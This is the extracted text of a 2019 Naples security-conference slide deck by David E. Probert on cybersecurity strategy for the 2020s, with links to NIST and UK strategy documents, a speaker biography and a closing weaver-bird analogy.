
---

**Free Download:** <https://doi.org/10.6028/NIST.SP.800-184>



# Guide to **CyberSecurity** Event Recovery:**NIST**

## NIST Cyber Security Framework



**Free Download:** <https://doi.org/10.6028/NIST.SP.800-184>





# UK CyberSecurity Strategy: 2016 - 2021



HM Government

## NATIONAL CYBER SECURITY STRATEGY 2016-2021

Defend – Deter - Develop



**5 Year Programme** Launched by UK Chancellor Philip Hammond: **Tuesday 1<sup>st</sup> November 2016**

\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# **Wrap-Up: *CyberSecurity* Landscape**


- Convergence of Physical & Cybersecurity Operations
- “Cyber” migrates from IT Dept to Main Board: C-Suite
- Intelligent 24/7 “CyberAttacks” @ Mach 1 Million
- Transition from 20<sup>th</sup>C Tools (Firewalls & Anti-virus) to “Smart Real-Time” 21<sup>st</sup>C Tools (AI & Machine Learning)
- Emergence of Enterprise “Internet of Things” - IoT
- Evolution of Smart AI Devices, Economy & Society
- Massive growth in AI/ML “Cyber” Business StartUps!...

**Now Design & Implement YOUR Business Plan for 21<sup>st</sup>C “Cyber”!...**



# ***“Real-Time Defence”*** from ***“Cyber Attacks”***

***.....Energising*** YOUR  
Business & Government  
with an Intelligent 21<sup>st</sup>C  
***Cyber\$ecurity \$trategy,***  
***Roadmap & Cyber Tools***  
will surely increase your  
Defence from “Cyber”  
***Threats and Attacks!***



**“The Director’s Desk – Scientific Institute – VG Khlopin” - 2002**

Pen & Ink Drawing by **Dr Alexander Rimski-Korsakov (1936-2018)**

**\* Effective CyberSecurity for 2020s \***


**Intelligent Analytics & Real-Time Modelling**

Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019



© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©







## The Surrealistic Paintings of Dr Alexander Rimsky-Korsakov



**Web Link:** [www.valentina.net/ARK3/ark2.html](http://www.valentina.net/ARK3/ark2.html)

**39<sup>th</sup> International East-West Security Conference**

**\* Effective CyberSecurity for 2020s \***  
**Intelligent Analytics & Real-Time Modelling**  
 Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
 © Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# 21<sup>st</sup>C FinTech, *Surveillance* & **Futures!**

## "21stC **CyberSecurity**": Fintech, Video & 2020s!...



21<sup>st</sup>C Trends in **FinTech Security**  
- AI, Deep Learning & Blockchain! -



Dr David E. Probert  
VAZA International

(1) **FinTech Security**



24/7 Intelligent **Video Surveillance**  
Securing Your Business Data & Privacy!



Dr David E. Probert  
VAZA International

(2) **Video Surveillance**



Effective **CyberSecurity** for 2020s  
- Intelligent Analytics & Modelling -



Dr David E. Probert  
VAZA International

(3) **CyberFutures: 2020s+**


\*\*\* 39<sup>th</sup> International East-West **Security** Conference: NAPLES, Italy - 2019 \*\*\*

Download **Cyber** Slides: [www.valentina.net/NAPLES2019/](http://www.valentina.net/NAPLES2019/)



# Effective **CyberSecurity** for 2020s!

**39<sup>th</sup> East-West Security Conference: **Naples, Italy****



## “NAPLES – 1800”

\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling

Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Effective **CyberSecurity** for 2020s!

**39<sup>th</sup>** East-West Security Conference: **Naples, Italy**

**Thank-You!**

**Download Presentation Slides:**  
**[www.Valentina.net/NAPLES2019/](http://www.Valentina.net/NAPLES2019/)**

**Download Presentation Slides:**  
***[www.Valentina.net/NAPLES2019/](http://www.Valentina.net/NAPLES2019/)***



**Thank you for your time!**



# Additional *Cybersecurity* Resources

"Master Class - Smart Theory & Practice"	"Master Class 2012 - Smart Design"	"21stC Armenia - 2012: Smart Economy"	"21stC Armenia - 2012: Smart Security"	"21stC Armenia: Smart Governance"
"Real-Time Armenia" - White Paper	"Real-Time Armenia" - Slides	Awesome Armenia: In Photos	Roadmap for Real-Time Armenia- Report	RoadMap for Real-Time Armenia- Slides
"Real-Time Georgia" - GITI 2008 Slides	"Real-Time Georgia" - GITI 2008 Paper	Gorgeous Georgia: In Photos	21stC Georgia: "CyberVardzia" - Paper	21stC Georgia - "CyberVardzia" - Slides
			ITU/CITEL: Cybersecurity in the Americas	ITU/CITEL: Cybersecurity Skills Building

Link: [www.valentina.net/vaza/CyberDocs](http://www.valentina.net/vaza/CyberDocs)

\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3rd/4th June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# Professional Profile - *Dr David E. Probert*

- **Computer Integrated Telephony (CIT)** – Established and led British Telecom's £25M EIGER Project during the mid-1980s' to integrate computers with telephone switches (PABX's). This resulted in the successful development and launch of CIT software applications for telesales & telemarketing
- **Blueprint for Business Communities** – Visionary Programme for Digital Equipment Corporation during late-1980's that included the creation of the "knowledge lens" and "community networks". The Blueprint provided the strategic framework for Digital's Value-Added Networks Business
- **European Internet Business Group (EIBG)** – Established and led Digital Equipment Corporation's European Internet Group for 5 years. Projects included support for the national Internet infrastructure for countries across EMEA as well as major enterprise, government & educational Intranet deployments. Dr David Probert was a sponsoring member of the European Board for Academic & Research Networking (EARN/TERENA) for 7 years (1991 → 1998)
- **Supersonic Car (ThrustSSC)** – Worked with Richard Noble OBE, and the Mach One Club to set up and manage the 1<sup>st</sup> Multi-Media and e-Commerce Web-Site for the World's 1<sup>st</sup> Supersonic Car – ThrustSSC – for the World Speed Record.
- **Secure Wireless Networking** – Business Director & VP for Madge Networks to establish a portfolio of innovative fully secure wireless Wi-Fi IEEE802.11 networking products with technology partners from both UK and Taiwan.
- **Networked Enterprise Security** - Appointed as the New Products Director (CTO) to the Management Team of the Blick Group plc with overall responsibility for 55 professional engineers & a diverse portfolio of hi-tech security products.
- **Republic of Georgia** – Senior Security Adviser – Appointed by the European Union to investigate and then to make recommendations on *all* aspects of IT security, physical security and BCP/DR relating to the Georgian Parliament, and then by UN/ITU to review Cybersecurity for the Government Ministries.
- **UN/ITU** – Senior Adviser – Development of Cybersecurity Infrastructure, Standards, Policies, & Organisations in countries within both Europe & Americas

*Dr David E. Probert is a Fellow of the Royal Statistical Society, IEEE Life Member and 1<sup>st</sup> Class Honours Maths Degree (Bristol University) & PhD from Cambridge University in Self-Organising Systems (Evolution of Stochastic Automata), and his full professional biography is featured in the Marquis Directory of Who's Who in the World: 2007-2020 Editions.*




# Effective **CyberSecurity** for 2020s!

**39<sup>th</sup>** East West Security Conference: **Naples, Italy**



## BACK-UP SLIDES



# - *Smart Sustainable Security in the Wild!* -



The Sociable Weaver Bird

*“World’s largest Bird Nests”*

\*\*\* Southern Africa \*\*\*



- Secure Living Community
- Self-Organising Architecture
- Fully scalable for long term growth
- Supports 250+ Weaver Birds
- Real-Time Disaster Alert System
- Sustainable in Semi-Desert Steppe
- Robust against “Enemy Risks”  
such as Eagles, Vultures & Snakes

*...all the features of a 21<sup>st</sup>C-“Cyber Defence Centre”—including Disaster Recovery & Business Continuity!*